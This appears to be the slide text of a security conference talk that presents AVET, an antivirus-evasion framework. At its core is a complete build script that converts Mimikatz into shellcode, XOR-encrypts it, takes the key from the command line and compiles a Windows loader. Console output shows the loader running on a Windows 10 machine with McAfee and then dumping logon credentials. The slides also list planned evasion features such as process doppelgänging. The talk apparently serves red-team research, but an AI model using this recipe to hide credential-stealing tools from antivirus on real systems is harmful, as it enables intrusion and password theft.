
hide_console
Not really an evasion technique, but hides your console window ;)

Planned feature preview

- More download methods
- Execute additional cmd/powershell commands
- More encryption methods
- Custom PE loading
- Process Doppelgänging, etc.


Demo Time

Preview for new Version – Release at Black Hat 2019



```
# no preexec command
set_command_source no_data
set_command_exec no_command

# generate key file
generate_key preset aabbccddee input/key_raw.txt

# convert mimikatz executable into shellcode format
wine ./../pe_to_shellcode/pe2shc.exe input/mimikatz.exe input/mimikatz.exe.shc

# encode mimikatz shellcode
encode_payload xor input/mimikatz.exe.shc input/mimikatz_enc_raw.txt input/key_raw.txt

# convert raw shellcode into c format for static include
./tools/data_raw_to_c/data_raw_to_c input/mimikatz_enc_raw.txt input/mimikatz_enc_c.txt buf

# set shellcode source
set_payload_source static_from_file input/mimikatz_enc_c.txt

# setting to retrieve the decryption key dynamically from command line in format "aabbccddee"
set_key_source from_command_line_hex

# set payload info source: not needed
set_payload_info_source no_data

# specify XOR decoding
set_decoder xor

# select 64-bit shellcode binding technique
set_payload_execution_method exec_shellcode64

# enable debug print
enable_debug_print

# compile final payload
$win64_compiler -o output/output.exe source/avet.c
strip output/output.exe
```

Build script (build_mimikatz_pe2shc_xorfromcmd_win64.sh) for obfuscating and executing Mimikatz from memory



```
c:\Users\IEUser\Desktop>evasion_demo.exe privilege::debug aabbccddee
No evasion techniques applied.
"no_data" retrieve_data function called.
No command retrieved.
Calling command_exec...
"no_command" command_exec function called.
Statically retrieving data from array buf[] in included file...
Retrieved payload data, size is 927820 bytes.


Retrieving data from command line arguments, expecting hex format...
Retrieved key data, key length is 5 bytes.
aa bb cc dd ee

"no_data" retrieve_data function called.
No additional payload info retrieved.
Calling decode_payload...
This is XOR decoder.


Calling payload_execution_method...
exec_shellcode64 called
Shellcode size: 927820

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # aabbccddee
ERROR mimikatz_doLocal ; "aabbccddee" command of "standard" module not found !

Module :        standard
Full name :     Standard module
Description :   Basic commands (does not require module name)

            exit  -  Quit mimikatz
             cls  -  Clear screen (doesn't work with redirections, like PsExec)
          answer  -  Answer to the Ultimate Question of Life, the Universe, and Everything
          coffee  -  Please, make me a coffee!
           sleep  -  Sleep an amount of milliseconds
             log  -  Log mimikatz input/output to file
          base64  -  Switch file input/output base64
         version  -  Display some version informations
              cd  -  Change or display current directory
       localtime  -  Displays system local date and time (OJ command)
        hostname  -  Displays system local hostname

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 171046 (00000000:00029c26)
Session           : Interactive from 1
User Name         : IEUser
Domain            : MSEDGEWIN10
```

Executing the obfuscated sample on target (Windows 10 with McAfee) with encryption key

Links

https://github.com/govolution/avet

https://github.com/govolution/avetosx

https://github.com/tacticaljmp

https://github.com/Mr-Un1k0d3r/DKMC

https://github.com/m0n0ph1/Basic-File-Crypter

https://github.com/hasherezade/pe_to_shellcode

https://github.com/hasherezade/demos/

https://github.com/a0rtega/pafish

https://danielsauder.com

The End